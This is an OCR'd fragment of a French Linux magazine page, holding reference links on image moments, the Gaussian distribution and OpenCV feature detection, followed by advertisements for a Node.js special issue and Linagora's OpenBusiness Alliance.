
[3] Wikipédia, « Image moment » : https://en.wikipedia.org/wiki/Image_moment

[4] Wikipédia, « loi gaussienne » : https://fr.wikipedia.org/wiki/Loi_normale

[5] Documentation OpenCV, *Feature Detection* : http://docs.opencv.org/2.4/modules/imgproc/doc/feature_detection.html?highlight=hough#cv2.HoughLinesP

DISPONIBLE DÈS LE 15 JUILLET

GNU/LINUX MAGAZINE HORS-SÉRIE N°85 !



INITIEZ-VOUS À LA PROGRAMMATION SERVEUR EN JAVASCRIPT AVEC NODE.JS !

DISPONIBLE DÈS LE 15 JUILLET

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

www.ed-diamond.com

LINAGORA

Présente

L'OpenBusiness Alliance

Linagora fédère la première grande communauté d'experts et de PME du Logiciel Libre pour répondre aux besoins de clients partout en France!

Entrepreneurs du libre, rejoignez-nous :

www.linagora.fr/OBA